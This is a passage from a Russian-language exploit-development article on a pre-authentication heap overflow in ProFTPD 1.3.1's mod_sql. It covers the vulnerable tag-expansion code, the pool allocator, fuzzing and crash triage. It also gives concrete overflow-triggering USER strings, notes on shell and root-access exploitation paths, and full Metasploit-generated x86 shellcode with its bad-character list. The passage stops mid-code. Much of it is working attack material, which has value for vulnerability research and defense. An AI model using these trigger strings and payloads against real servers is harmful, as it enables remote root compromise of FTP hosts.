856       } else {                                                       [5]
857         *curr++ = *tmp++;
858         curr_avail--;
859       }
860     }
861     *curr++ = '\0';
862
863   } else {
864     res = buf;
```

```
865   }
866
867   return res;
868 }
869
```

В точке [1] выделяется память. `SQL_MAX_STMT_LEN` определён как 4096 байт. Этого должно быть достаточно для менее чем 300 байт, верно?

В точке [2] проверяются флаги, чтобы определить, нужно ли раскрывать «теги». В интересующем нас случае теги раскрываются.

В точке [3] видно, что «длинные теги» поддерживают раскрытие и заключаются в `%{ ... }`. Пока мы их игнорируем — они занимают слишком много входного пространства относительно длины результата.

В точке [4] видна поддержка «коротких» тегов, состоящих из одного байта.

В точке [5] присутствует неограниченная операция побайтового копирования внутри соответствующего цикла.

Теперь необходимо разобраться с тегами, чтобы понять, что с ними можно сделать.

2.1. Объяснение тегов

Для интересующего нас пути рассмотрим «короткие» теги (длинные теги в основном неинтересны, и тому есть причины, которые будут объяснены позднее).

Взглянув на `resolve_short_tag()`, мы видим следующее (сильно сокращено для краткости):

```
1719 static char *resolve_short_tag(cmd_rec *cmd, char tag) {
1720   char arg[256] = {'\0'}, *argp;
1721
1722   switch (tag) {
1723   case 'A': {
1724       char *pass;
1725
1726       argp = arg;
1727       pass = get_param_ptr(main_server->conf, C_PASS, FALSE);
1728       if (!pass)
1729         pass = "UNKNOWN";
1730
1731       sstrncpy(argp, pass, sizeof(arg));
1732     }
1733     break;
1734
1735   case 'a':
1736     argp = arg;
1737     sstrncpy(argp,
           pr_netaddr_get_ipstr(pr_netaddr_get_sess_remote_addr()),
1738       sizeof(arg));
1739     break;
1740
...
1914   case 'm':
1915     argp = arg;
1916     sstrncpy(argp, cmd->argv[0], sizeof(arg));
1917     break;
1918
...
1929   case 'r':
1930     argp = arg;
1931     if (strcmp(cmd->argv[0], C_PASS) == 0 &&
1932         session.hide_password)
```

```
1933       sstrncpy(argp, C_PASS " (hidden)", sizeof(arg));
1934
1935     else
1936       sstrncpy(argp, get_full_cmd(cmd), sizeof(arg));
1937     break;
1938

...
1954   case 'T':
1955     argp = arg;
1956     if (session.xfer.p) {
...
1974     } else
1975       sstrncpy(argp, "0.0", sizeof(arg));
1976
1977     break;
...
2021

2022   default:
2023     argp = "{UNKNOWN TAG}";
2024     break;
2025   }
2026
2027   return pstrdup(cmd->tmp_pool, argp);
2028 }
2029
```

Таким образом, теги представляют собой форму подстановки переменных. `%m` и `%r` позволяют «дублировать» наш ввод, `%a` копирует наш IP-адрес, `%T` даёт `0.0` (поскольку в данный момент мы ничего не передаём), а `%Z` (обрабатываемый ветвью default) даёт `{UNKNOWN TAG}`.

Комбинируя их, можно генерировать строки, которые при раскрытии выходят за пределы выделенной в `sql_prepare_where` памяти — из-за неограниченного копирования.

Сначала рассмотрим, что дают эти входные данные, а затем — как генерировать подходящие строки переполнения.

Строка `"AAA%m"` после обработки будет выглядеть как:

```
AAAAAA%m
```

Строка `"AAA%m%m"` — как:

```
AAAAAA%mAAA%m
```

К сожалению, раскрываемая строка не столь опрятна; она имеет вид:

```
(<имя поля пользователя в таблице> = 'ВВОД_ПОЛЬЗОВАТЕЛЯ')\x00
```

По умолчанию поле таблицы называется `userid`. Из-за `')\x00` в конце мы не можем проводить произвольную перезапись на 1 или 2 байта. Тем не менее `\x00` или `\x29` в некоторых ситуациях могут оказаться полезными.

Достаточное количество символов / `%m` и т. д. при раскрытии выйдет за пределы 4096 байт и начнёт перезаписывать другие данные в куче. Теги делают возможной эксплуатацию этой проблемы через дублирование входных данных. Они также существенно влияют на состояние кучи — как в лучшую, так и в худшую сторону.

(К слову, `contrib/mod_rewrite.c` также поддерживает тег `%m`. Поскольку добраться до него до аутентификации кажется маловероятным, это направление не исследовалось.)

2.2. Генерация строк переполнения

Одним из первоначальных затруднений при дальнейшем изучении уязвимости стала необходимость создания строки переполнения, которая после обработки раскрывалась бы до нужного размера (например, переполняла нашим произвольным содержимым ровно на 32 байта за пределами 4096).

Мы решили эту задачу с помощью решателя ограничений, который генерировал для нас нужные строки, избавляя от иначе крайне неудобных вычислений (поскольку изменение любой части строки кардинально меняет весь расчёт — например, удаление одного символа `A` уменьшает результат на `1 + (1 * количество_тегов_%m)`).

При исследовании уязвимости мы использовали python-constraint [2].

Применялись несколько ограничений:

• Входная строка должна быть короче 256 байт.
• Разобранная строка должна переполняться ровно на `X+2` байта (из-за `')`, добавляемых в конец).
• Ещё одно-два ограничения, которые я забыл к моменту написания этой статьи.

Строки делились на «ложные аутентификации» (fakeauth) и «триггерные» (trigger). Строки fakeauth предназначены для потребления/выделения определённого объёма памяти, а триггерные — для перезаписи нескольких байт за пределами выделенного блока.

Строки fakeauth, по всей видимости, необходимы для максимального контроля над удалённым процессом, хотя возможно, что в них вообще нет нужды.

Смешивая теги `%m`, `%a`, `%Z` в разных сочетаниях, можно менять порядок выделения/освобождения памяти и тем самым исследовать и влиять на место падения программы.

Хотя теги `%a` удобны для экспериментов, они не идеальны, поскольку при эксплуатации удалённых целей приходится учитывать локальный IP-адрес атакующего.

---

3. Исследование возможностей управления

Я большой сторонник максимальной автоматизации. Чтобы получить общее представление о возможностях, я использовал python-ptrace [3] и pyevolve [4] для:

• генерации входных строк;
• отладки proftpd и записи состояния до и после перезаписи памяти, выделенной в `sql_prepare_where`;
• анализа «интересности» результатов для каждой входной строки:
• процесс завершился нормально? Совершенно неинтересно.
• произошёл SEGV?
• сбор трассировок стека / содержимого регистров / проверка, упала ли программа на нашем непосредственно управляемом пользовательском вводе / и т. д.

Pyevolve в целом оказался полезен для мутации входных строк с целью исследования путей выполнения кода, приводящих к падениям.

Таким образом я смог найти наиболее интересные пути, которые легко достигались, параллельно изучая аллокатор пула ProFTPD.

3.2. Аллокатор пула ProFTPD

Высокоуровневый обзор аллокатора пула ProFTPD (`src/pool.c`) приведён в [5]; вот его краткое описание:

• Выделяются пулы, разделённые на блоки.
• Пулы имеют обработчики очистки (очень полезно — использовалось в эксплойте proftpd-not-pro-enough [6] от solar для получения выполнения кода).
• Если пул исчерпан, выделяются новые блоки через `malloc()`.
• Память никогда не освобождается через `free()`, если только не включён режим разработчика, — и то лишь при завершении демона.
• Для выделения памяти сначала проверяется односвязный список свободных блоков — можно ли удовлетворить запрос без вызова `malloc()`.

Структура пула определена следующим образом:

```
196 struct pool {
197   union block_hdr *first;
198   union block_hdr *last;
199   struct cleanup *cleanups;
200   struct pool *sub_pools;
201   struct pool *sub_next;
202   struct pool *sub_prev;
203   struct pool *parent;
204   char *free_first_avail;
205   const char *tag;
206 };
```

Структура очистки выглядит так:

```
655 typedef struct cleanup {
656   void *data;
657   void (*plain_cleanup_cb)(void *);
658   void (*child_cleanup_cb)(void *);
659   struct cleanup *next;
660 } cleanup_t;
```

Перезапись структуры очистки или структуры пула позволит произвольно выполнить код при очистке/уничтожении пула.

Структура блока определена следующим образом:

```
46 union block_hdr {
47   union align a;
48
49   /* Выравнивание */
50 #if defined(_LP64) || defined(__LP64__)
51   char pad[32];
52 #endif
53
54   /* Фактический заголовок */
55   struct {
56     char *endp;
57     union block_hdr *next;
58     char *first_avail;
59   } h;
60 };
```

Теперь проследим вызов `pcalloc()` в `sql_prepare_where()` (и многочисленных других местах кода ProFTPD), чтобы понять, при каких условиях мы сможем получить возврат указателей под нашим контролем. Контроль над возвращаемыми указателями позволит перезаписывать произвольную память, желательно с содержимым, которое мы контролируем.

```
481 void *pcalloc(struct pool *p, int sz) {
482   void *res = palloc(p, sz);
483   memset(res, '\0', sz);
484   return res;
485 }
```

что приводит нас к:

```
473 void *palloc(struct pool *p, int sz) {
474   return alloc_pool(p, sz, FALSE);
475 }
```

что в свою очередь приводит к:

```
435 static void *alloc_pool(struct pool *p, int reqsz, int exact) {

437   /* Округляем запрошенный размер до чётного числа выровненных единиц */
438   int nclicks = 1 + ((reqsz - 1) / CLICK_SZ);
439   int sz = nclicks * CLICK_SZ;

441   /* Для производительности проверяем наличие места
442    * в последнем выделенном блоке.
443    */
444
445   union block_hdr *blok = p->last;
446   char *first_avail = blok->h.first_avail;
447   char *new_first_avail;
448
449   if (reqsz <= 0)
450     return NULL;
452
453   new_first_avail = first_avail + sz;
454
455   if (new_first_avail <= blok->h.endp) {                        [1]
456     blok->h.first_avail = new_first_avail;
457     return (void *) first_avail;
458   }
459
461   pr_alarms_block();
462
463   blok = new_block(sz, exact);                                  [2]
464   p->last->h.next = blok;
465   p->last = blok;
466
467   first_avail = blok->h.first_avail;                            [3]
468   blok->h.first_avail += sz;
469
470   pr_alarms_unblock();
471   return (void *) first_avail;
472 }
```

Проверка в [1] определяет, можно ли удовлетворить запрос из текущего пула.

Вызов в [2] запрашивает новый блок памяти (`new_block`). Возвращаемый указатель определяется в [3], что означает: нам нужно модифицировать хотя бы указатель `first_avail`.

```
151 /* Получить новый блок из списка свободных, если возможно,
152  * иначе выделить через malloc().
153  * minsz — запрошенный размер блока.
154  * Если exact == TRUE, minsz является точным размером;
155  * иначе размер округляется вверх до ближайшего кратного BLOCK_MINFREE.
156  *
157  * Важно: БЛОКИРУЙТЕ АЛАРМ-СИГНАЛЫ ПЕРЕД ВЫЗОВОМ
158  */

160 static union block_hdr *new_block(int minsz, int exact) {
161   union block_hdr **lastptr = &block_freelist;
162   union block_hdr *blok = block_freelist;
163
164   if (!exact) {
165     minsz = 1 + ((minsz - 1) / BLOCK_MINFREE);
166     minsz *= BLOCK_MINFREE;
167   }

169   /* Сначала проверяем список свободных блоков... */
171   while (blok) {
172     if (minsz <= blok->h.endp - blok->h.first_avail) {
```

```
173       *lastptr = blok->h.next;
174       blok->h.next = NULL;
175
176       stat_freehit++;
177       return blok;
178
179     } else {
180       lastptr = &blok->h.next;
181       blok = blok->h.next;
182     }
183   }
184
185   /* Нет подходящего блока — придётся вызывать malloc(). */
186   stat_malloc++;
187   return malloc_block(minsz);
188 }
```

`BLOCK_MINFREE` определён равным `PR_TUNABLE_NEW_POOL_SIZE`, то есть 512 байтам.

Итак, если нам удастся выстроить звёзды в нужном порядке, можно получить выполнение кода через:

• очистку/уничтожение пула;
• повреждение указателя `first_avail` в блоке.

Второй способ требует несколько больше усилий, и, возможно, достичь первого не получится.

Существуют и другие потенциально доступные пути — например, повреждение в стиле `unlink()` или перезапись содержимого кучи, — но они не исследовались подробно.

3.3. Анализ трассировок стека

Дав фаззингу входных данных proftpd и автоматизированному анализу аварийных завершений [7] поработать некоторое время, я решил остановить их и изучить созданные трассировки стека, чтобы понять, что было найдено и указывает ли что-либо на возможность прямого выполнения кода или полезного повреждения памяти.

```
# echo backtraces: `ls -l backtrace.* | wc -l` ; echo unique backtraces:
  `md5sum backtrace.* | awk '{ print $1 }' | sort | uniq`
backtraces: 4280
unique backtraces: 11380f2c8ce44d29b93b9bc6308692ae
2813d637d735be610a460a75db061f6b 3d10e2a054d8124ab4de5b588c592830
844319188798d7742af43d10f6541a61 914b175392625fe75c2b16dc18bfb250
b975726b4537662f3f5ddf377ea26c20 ccbbd918ad0dbc7a869184dc2eb9cc50
f1bfd5428c97b9d68a4beb6fb8286b70
```

Некоторые трассировки очень похожи — отличается лишь место вызова. Однако сам факт, что код можно достичь из нескольких точек, благоприятен: это даёт больше шансов перехватить управление над удалённым процессом.

Просматриваем трассировки:

3.3.1. Трассировка 11380f2c8ce44d29b93b9bc6308692ae

```
# cat bt_frames.99861.0
EIP: 0xb7b7e67a, EBP: 0xbfd0a0a8, memset
EIP: 0x08055034, EBP: 0xbfd0a0d8, pstrcat
EIP: 0x080c0d85, EBP: 0xbfd0a118, cmd_select
EIP: 0x080c26f2, EBP: 0xbfd0a148, _sql_dispatch
```

```
EIP: 0x080c4354, EBP: 0xbfd0a1f8, _sql_getpasswd
EIP: 0x080c514d, EBP: 0xbfd0a2d8, _sql_getgroups
EIP: 0x080ca70e, EBP: 0xbfd0a308, cmd_getgroups
EIP: 0x080718a6, EBP: 0xbfd0a328, call_module
EIP: 0x0807339e, EBP: 0xbfd0a358, dispatch_auth
EIP: 0x0807481d, EBP: 0xbfd0a408, pr_auth_getgroups
EIP: 0x08074a98, EBP: 0xbfd0a438, auth_anonymous_group
EIP: 0x08074ea7, EBP: 0xbfd0a478, pr_auth_get_anon_config
EIP: 0x080a4b5c, EBP: 0xbfd0a4d8, auth_user
EIP: 0x080718a6, EBP: 0xbfd0a4f8, call_module
EIP: 0x0804c651, EBP: 0xbfd0a5a8, _dispatch
EIP: 0x0804caba, EBP: 0xbfd0a5d8, pr_cmd_dispatch
EIP: 0x0804d4ee, EBP: 0xbfd0aa48, cmd_loop
EIP: 0x0804ea36, EBP: 0xbfd0ab88, fork_server
EIP: 0x0804f1cf, EBP: 0xbfd0acf8, daemon_loop
EIP: 0x080522c6, EBP: 0xbfd0ad28, standalone_main
EIP: 0x08053109, EBP: 0xbfd0aea8, main
EIP: 0xb7b1c685, EBP: 0xbfd0af18, __libc_start_main
EIP: 0x0804b841, EBP: 0x00000000, _start

# cat regs.99861.0
EAX: 0x00000000
EBX: 0x0882d654
ECX: 0x0000103c
EDX: 0x00000001
ESI: 0x080d4960
EDI: 0x41346141
EBP: 0xbfd0a0a8
ESP: 0xbfd0a078
EIP: 0xb7b7e67a
```

Уже здесь видно, что мы вызываем `memset()` с управляемым нами указателем :D

Рассматривая далее `_sql_getpasswd` в трассировке:

```
(gdb) l *0x080c4354
0x80c4354 is in _sql_getpasswd (mod_sql.c:1252).
1247      }
1248
1249      if (!cmap.usercustom) {
1250        where = sql_prepare_where(0, cmd, 2, usrwhere, cmap.userwhere,
                                     NULL);
1251
1252        mr = _sql_dispatch(_sql_make_cmd(cmd->tmp_pool, 5, "default",
1253          cmap.usrtable, cmap.usrfields, where, "1"), "sql_select");
1254
1255        if (check_response(mr) < 0)
1256          return NULL;

(gdb) l *0x080c0d85
0x80c0d85 is in cmd_select (mod_sql_mysql.c:812).
807       } else {
808         query = pstrcat(cmd->tmp_pool, cmd->argv[2], " FROM ",
                           cmd->argv[1], NULL);
809
810         if (cmd->argc > 3 &&
811             cmd->argv[3])
812           query = pstrcat(cmd->tmp_pool, query, " WHERE ",
                             cmd->argv[3], NULL);
813
814         if (cmd->argc > 4 &&
815             cmd->argv[4])
816           query = pstrcat(cmd->tmp_pool, query, " LIMIT ",
                             cmd->argv[4], NULL);
```

Эта трассировка интересна тем, что к чанку добавляется содержимое, которое мы напрямую контролируем. Экспериментируем дальше:

```
# telnet 127.0.0.1 21
Trying 127.0.0.1...
Connected to 127.0.0.1.
```

```
Escape character is '^]'.
220 ProFTPD 1.3.1 Server (ProFTPD Default Installation) [127.0.0.1]
USER A%m%m%mA%m%Z%Z%m%m%m%Z%mA%m%m%m%mA%m%m%m%m%m%m%mA%mA%m%Z%Z%mAA%m%m
%ZA%m%m%m%ZA%m%m%m%Z%m%m%Z%m
331 Password required for A%m%m%mA%m%Z%Z%m%m%m%m%Z%mA%m%m%m%mA%m%m%m%m%m%
m%mA%mA%m%Z%Z%mAA%m%m%ZA%m%m%m%ZA%m%m%m%Z%m%m%Z%m
USER AAAAAAAAAA%m%m%mA%m%m%mA%m%mAA%m%m%m%m%mA%m%Z%m%mA%m%mAA%mA%ZAA%m%m%m%
m%m%mA%m%ZAAA%mAa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9
Ac0A

...

Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread 0xb7c7a6b0 (LWP 19840)]
0xb7cf467a in memset () from /lib/tls/i686/cmov/libc.so.6
(gdb) bt
#0  0xb7cf467a in memset () from /lib/tls/i686/cmov/libc.so.6
#1  0x08054d1a in pcalloc (p=0x98a84c4, sz=4156) at pool.c:481
#2  0x08055034 in pstrcat (p=0x98a84c4) at pool.c:580
#3  0x080c0d85 in cmd_select (cmd=0x98a84ec) at mod_sql_mysql.c:812
...
(gdb) i r
eax            0x0      0
ecx            0x103c   4156
edx            0x1      1
ebx            0x98a2444        160048196
esp            0xbfa834a8       0xbfa834a8
ebp            0xbfa834d8       0xbfa834d8
esi            0x80d4960        135088480
edi            0x41346141       1093951809
...
# ruby pattern_offset.rb 0x41346141
12
```

Это падение превосходно, однако имеет несколько недостатков:

• Нет прямого управления EIP — придётся перезаписывать бóльшие куски памяти, что может создать проблемы.

• Зависит от конфигурации :(

• Как `SQLUserInfo`, так и `SQLGroupInfo` задают имена таблиц и полей. Например:

• `SQLUserInfo ftpuser userid passwd uid gid homedir shell`

• `SQLGroupInfo ftpgroup groupname gid members`

• Можно собрать типичные конфигурации из руководств по настройке, чтобы учитывать их при брутфорсе... но это неудобно.

Давайте посмотрим, что содержат остальные трассировки, прежде чем воодушевляться :)

3.3.2. Трассировка 2813d637d735be610a460a75db061f6b

```
# cat bt_frames.16259.0
EIP: 0x08054b7d, EBP: 0xbfd0a1d8, destroy_pool
EIP: 0x08054b0c, EBP: 0xbfd0a1e8, clear_pool
EIP: 0x08054bd1, EBP: 0xbfd0a1f8, destroy_pool
EIP: 0x0807389f, EBP: 0xbfd0a248, pr_auth_getpwnam
EIP: 0x080a0e3a, EBP: 0xbfd0a488, setup_env
EIP: 0x080a51ca, EBP: 0xbfd0a4d8, auth_pass
...
# cat regs.16259.0
EAX: 0x62413362
EBX: 0x0000b25d
ECX: 0x00000002
EDX: 0x0882f8e8
ESI: 0x080d4960
EDI: 0x088161e8
EBP: 0xbfd0a1d8
```

```
ESP: 0xbfd0a1d0
EIP: 0x08054b7d
```

EAX выглядит как повреждённый указатель, и мы находимся в коде `destroy_pool` / `clear_pool`. Прямого перехвата EIP пока нет :(

```
(gdb) l *0x08054b7d
0x8054b7d is in destroy_pool (pool.c:415).
410         return;
411
412       pr_alarms_block();
413
414       if (p->parent) {
415         if (p->parent->sub_pools == p)
416           p->parent->sub_pools = p->sub_next;
417
418         if (p->sub_prev)
419           p->sub_prev->sub_next = p->sub_next;

(gdb) l * 0x08054b0c
0x8054b0c is in clear_pool (pool.c:395).
390       /* Запускаем обработчики очистки. */
391       run_cleanups(p->cleanups);
392       p->cleanups = NULL;
393
394       /* Уничтожаем подпулы. */
395       while (p->sub_pools)
396         destroy_pool(p->sub_pools);
397       p->sub_pools = NULL;
398
399       free_blocks(p->first->h.next);
```

Мы повредили указатель `p->parent->sub_pools`. Непосредственно интересного здесь немного, поскольку мы уже нашли нечто гораздо более ценное раньше. Впрочем, возможно, здесь удастся что-то сделать в стиле старого `unlink()`.

3.3.3. Трассировка 3d10e2a054d8124ab4de5b588c592830

```
# cat bt_frames.99758.0
EIP: 0x08054b7d, EBP: 0xbfd0a338, destroy_pool
EIP: 0x08054b0c, EBP: 0xbfd0a348, clear_pool
EIP: 0x08054bd1, EBP: 0xbfd0a358, destroy_pool
EIP: 0x08074a37, EBP: 0xbfd0a408, pr_auth_getgroups
...
# cat regs.99758.0
EAX: 0x62413362
...
EIP: 0x08054b7d
```

К сожалению, EIP совпадает с трассировкой 2813d637d735be610a460a75db061f6b, только вместо `pr_auth_getpwnam` в цепочке вызовов стоит `pr_auth_getgroups`.

3.3.4. Трассировка 844319188798d7742af43d10f6541a61

```
# cat bt_frames.103331.0
EIP: 0x08054b7d, EBP: 0xbfd0a368, destroy_pool
EIP: 0x08054b0c, EBP: 0xbfd0a378, clear_pool
EIP: 0x08054bd1, EBP: 0xbfd0a388, destroy_pool
EIP: 0x08074a37, EBP: 0xbfd0a438, pr_auth_getgroups
...
# cat regs.103331.0
EAX: 0x62413362
```

```
...
EIP: 0x08054b7d
```

К сожалению, не очень интересно.

3.3.5. Трассировка 914b175392625fe75c2b16dc18bfb250

```
# cat bt_frames.98014.0
EIP: 0x080544e0, EBP: 0xbfd0a368, free_blocks
EIP: 0x08054b30, EBP: 0xbfd0a378, clear_pool
EIP: 0x08054bd1, EBP: 0xbfd0a388, destroy_pool
EIP: 0x08074a37, EBP: 0xbfd0a438, pr_auth_getgroups
...
# cat regs.98014.0
EAX: 0x33614132
...
EIP: 0x080544e0
```

EAX содержит повреждённое значение. Смотрим подробнее:

```
(gdb) l *0x080544e0
0x80544e0 is in free_blocks (pool.c:138).
133
134       block_freelist = blok;
135
136       /* Корректируем указатели first_avail */
137
138       while (blok->h.next) {
139         chk_on_blk_list(blok, old_free_list);
140         blok->h.first_avail = (char *) (blok + 1);
141         blok = blok->h.next;
142       }
```

Здесь полуинтересно: можно перезаписать что-либо так, чтобы оно указывало на конец блока (начало выделяемой пользовательской памяти). Однако цикл `blok = blok->h.next` делает задачу значительно сложнее (нужно найти подходящий указатель, который завершает цикл без падения, и т. д.).

Идём дальше...

3.3.6. Трассировка b975726b4537662f3f5ddf377ea26c20

```
# cat bt_frames.1575.0
EIP: 0x080544e0, EBP: 0xbfd0a338, free_blocks
EIP: 0x08054b30, EBP: 0xbfd0a348, clear_pool
...
EAX: 0x33614132
...
EIP: 0x080544e0
```

Это дубликат предыдущей трассировки.

3.3.7. Трассировка ccbbd918ad0dbc7a869184dc2eb9cc50

```
# cat bt_frames.1081.0
EIP: 0x080544e0, EBP: 0xbfd0a318, free_blocks
EIP: 0x08054b30, EBP: 0xbfd0a328, clear_pool
EIP: 0x08054bd1, EBP: 0xbfd0a338, destroy_pool
```

```
EIP: 0x08054b0c, EBP: 0xbfd0a348, clear_pool
...
EAX: 0x33614132
...
EIP: 0x080544e0
```

Ещё один дубликат :(

3.3.8. Трассировка f1bfd5428c97b9d68a4beb6fb8286b70

```
# cat bt_frames.11512.0
EIP: 0xb7b7e67a, EBP: 0xbfd0a118, memset
EIP: 0x080c2520, EBP: 0xbfd0a148, _sql_make_cmd
EIP: 0x080c4344, EBP: 0xbfd0a1f8, _sql_getpasswd
EIP: 0x080c514d, EBP: 0xbfd0a2d8, _sql_getgroups
...
# cat regs.11512.0
EAX: 0x00000000
...
EDI: 0x41346141
...
EIP: 0xb7b7e67a
```

EDI — управляемый нами указатель. Смотрим подробнее:

```
(gdb) l *0x080c2520
0x80c2520 is in _sql_make_cmd (mod_sql.c:350).
345       register unsigned int i = 0;
346       pool *newpool = NULL;
347       cmd_rec *cmd = NULL;
348       va_list args;
349
350       newpool = make_sub_pool(p);
351       cmd = pcalloc(newpool, sizeof(cmd_rec));
352       cmd->argc = argc;
353       cmd->stash_index = -1;
354       cmd->pool = newpool;
355
356       cmd->argv = pcalloc(newpool, sizeof(void *) * (argc + 1));
357       cmd->tmp_pool = newpool;
358       cmd->server = main_server;
```

Интересно — мы в коде `make_sub_pool()`. Смотрим подробнее:

```
310 struct pool *make_sub_pool(struct pool *p) {
311   union block_hdr *blok;
312   pool *new_pool;
313
314   pr_alarms_block();
315
316   blok = new_block(0, FALSE);
317
318   new_pool = (pool *) blok->h.first_avail;
319   blok->h.first_avail += POOL_HDR_BYTES;
320
321   memset(new_pool, 0, sizeof(struct pool));
322   new_pool->free_first_avail = blok->h.first_avail;
323   new_pool->first = new_pool->last = blok;
324
325   if (p) {
326     new_pool->parent = p;
327     new_pool->sub_next = p->sub_pools;
328
329     if (new_pool->sub_next)
330       new_pool->sub_next->sub_prev = new_pool;
331
332     p->sub_pools = new_pool;
333   }
```

```
334
335   pr_alarms_unblock();
336
337   return new_pool;
338 }
```

Итак, если удастся заставить функцию возвращать произвольный указатель, выделения из этого пула (в пределах размера пула по умолчанию) будут перезаписывать память, которую мы контролируем. Посмотрим, что это может быть (из `include/dirtree.h`):

```
 96 typedef struct cmd_struc {
 97   pool *pool;
 98   server_rec *server;
 99   config_rec *config;
100   pool *tmp_pool;              /* Временный пул, существующий только
101                                 * пока выполняется обработчик команды
102                                 */
103   int argc;
104
105   char *arg;                   /* Полный аргумент (без команды) */
106   char **argv;
107   char *group;                 /* Группа команды */
108
109   int  class;                  /* Класс команды */
110   int  stash_index;            /* Хак для ускорения хэширования символов */
111   pr_table_t *notes;           /* Приватные данные для передачи
112                                 * между обработчиками */
113 } cmd_rec;
```

Таким образом, мы могли бы перезаписать указатели частично управляемым содержимым (не забывая о вмешательстве конструкций вида `SELECT .. FROM .. WHERE ..`).

3.3.9. Резюме

Из всех трассировок наиболее полезными (в порядке убывания перспективности) выглядят:

• 11380f2c8ce44d29b93b9bc6308692ae
• f1bfd5428c97b9d68a4beb6fb8286b70
• 914b175392625fe75c2b16dc18bfb250

С учётом рассматриваемого пути выполнения первая трассировка наиболее легко эксплуатируема. К сожалению, у нас нет чистой перезаписи EIP — вместо этого требуется возврат подходящего указателя, который повредит соседние данные, что в зависимости от пути эксплуатации может существенно усложнить задачу.

3.4. Пути эксплуатации

Мы нашли подход, позволяющий возвращать указатель для последующего использования там, где наши данные применяются совместно с другими. Что можно с этим сделать? Есть несколько возможностей:

• Имитировать успешную аутентификацию.
• Это оставит нас с ftpd с привилегиями nobody (с возможностью повышения до root) и доступом к `/`. Было бы неплохо ;D
• Однако при сильном повреждении кучи процесс может упасть. В зависимости от того, что именно перезаписывается, этого может быть не избежать.

• Запустить собственный шеллкод.
• Можно вернуть root через вызов `setresuid()`.
• Более приемлемо с точки зрения антифорензики / меньше усилий / и т. д. :p

---

3.4.1. Подход с шеллкодом

Возвращая указатель, который приводит к перезаписи указателя на функцию нашим содержимым, мы можем запустить шеллкод. Всё, что требуется, — один адрес. Предположим для примера, что мы используем:

```
USER ...SHELLCODE%m%a..<УКАЗАТЕЛЬ_ДЛЯ_ВОЗВРАТА><ПЕРЕЗАПИСЫВАЕМОЕ_СОДЕРЖИМОЕ>
```

Мы перезапишем указатель на функцию адресом нашего шеллкода (исходный указатель минус X байт для попадания в него). Если потребуется брутфорс целевого указателя для перезаписи, можно, вероятно, повторить `` несколько раз, чтобы охватить больше памяти, чем обычно.

Из соображений экономии места лучше всего использовать шеллкод-стейджер типа find sock / `recv()` для загрузки основной нагрузки следующим пакетом.

Если размер шеллкода представляет проблему, можно распылить шеллкод по куче в фиктивной попытке аутентификации и использовать код egg hunter в триггерной попытке. В идеале нужно иметь какой-либо регистр или данные стека, чтобы знать, с какого адреса начинать поиск при активном ASLR.

Существуют и другие возможные техники для отдельных конфигураций — например, ввод шеллкода через обратный DNS или в тексте ident-запроса. Хотя это осуществимо, на данном этапе не является строго необходимым и не исследовалось.

Говоря о шеллкоде, следует рассмотреть ограничения на символы. Очевидно, `\x0d`, `\x0a`, `\x00` будут проблематичны, поскольку FTP — текстовый протокол на основе строк. Прочитав `contrib/mod_sql_mysql.c`, видим ряд дополнительных ограничений, задокументированных в [8]:

```
\x0d (\r), \x0a (\n), \x00, \x27 ('), \x22 ("), \x08 (\b), \x09 (\t)
\x1b (\Z), \x5c (\\), \x5f (_), \x25 (%)
```

(Это при условии эксплуатации ProFTPD, получающего информацию об аутентификации из MySQL. При использовании PostgreSQL ограничения могут отличаться.)

В целом ограничения не такие строгие, и небольшие эксперименты показывают, что с ними вполне можно работать:

```
msf payload(shell_find_tag) >  generate -b
"\x00\x27\x22\x08\x0a\x0d\x09\x1B\x5c\x5f" -t c -o PrependSetresuid=true
/*
 * linux/x86/shell_find_tag - 102 bytes
 * http://www.metasploit.com
 * Encoder: x86/fnstenv_mov
 * AppendExit=false, PrependSetresuid=true, TAG=2pDv,
 * PrependSetuid=false, PrependSetreuid=false
 */
unsigned char buf[] =
"\x6a\x14\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x12\x87"
"\xe9\xb7\x83\xeb\xfc\xe2\xf4\x23\x4e\xd8\x6c\xe5\x64\x59\x13"
"\xdf\x07\xd8\x6c\x41\x0e\x0f\xdd\x52\x30\xe3\xe4\x44\xd4\x60"
"\x56\x94\x7c\x8f\x48\x13\xed\x8f\xef\xdf\x07\x68\x89\x20\xf7"
"\xad\xc1\x67\x77\xb6\x3e\xe9\xed\xeb\xee\x78\xb8\xb1\x7a\x92"
"\xce\x90\x4f\x78\x8c\xb1\x2e\x40\xef\xc6\x98\x61\xef\x81\x98"
"\x70\xee\x87\x3e\xf1\xd5\xba\x3e\xf3\x4a\x69\xb7";

...
```

```
msf payload(find_tag) > use payload/linux/x86/shell/find_tag
msf payload(find_tag) > generate -b
"\x00\x27\x22\x08\x0a\x0d\x09\x1B\x5c\x5f" -t c -o PrependSetresuid=true
/*
 * linux/x86/shell/find_tag - 74 bytes (stage 1)
 * http://www.metasploit.com
 * Encoder: x86/shikata_ga_nai
 * AppendExit=false, PrependSetresuid=true, TAG=qvkV,
 * PrependSetuid=false, PrependSetreuid=false
 */
unsigned char buf[] =
"\x31\xc9\xbf\xd3\xde\x9e\x99\xdb\xc9\xd9\x74\x24\xf4\x5b\xb1"
"\x0c\x83\xc3\x04\x31\x7b\x0f\x03\x7b\x0f\xe2\x26\xef\x57\xa8"
"\x13\xe7\x8b\x7b\x07\xc5\xcc\x4d\x9c\x85\x45\x4b\x48\x6a\xe1"
"\x9e\xdf\x3c\x5e\x16\x3e\x46\x9b\x4e\x3f\x46\x36\xe9\xe7\x84"
"\x46\x74\x29\x66\x31\x1c\x03\xfd\x4d\xbd\x57\x50\x52\xa4";

/*
 * linux/x86/shell/find_tag - 36 bytes (stage 2)
 * http://www.metasploit.com
 */
unsigned char buf[] =
"\x89\xfb\x6a\x02\x59\x6a\x3f\x58\xcd\x80\x49\x79\xf8\x6a\x0b"
"\x58\x99\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3"
"\x52\x53\x89\xe1\xcd\x80";
```

Отметим, что для шеллкода требуется около 74 байт.

Если в ProFTPD включена перекодировка символов (через mod_lang), это может добавить ограничения на используемые символы или потребовать декодирования нагрузки. Если указатели, на которые мы нацелены, содержат «плохой» символ, возникнут затруднения :|

3.4.2. Манипуляция данными

В ProFTPD есть множество глобальных переменных, которые можно изменить для манипуляции данными.

Поиск по `src/` по слову `authenticated` показывает интересный код:

```
 288 static void shutdown_exit(void *d1, void *d2, void *d3, void *d4) {
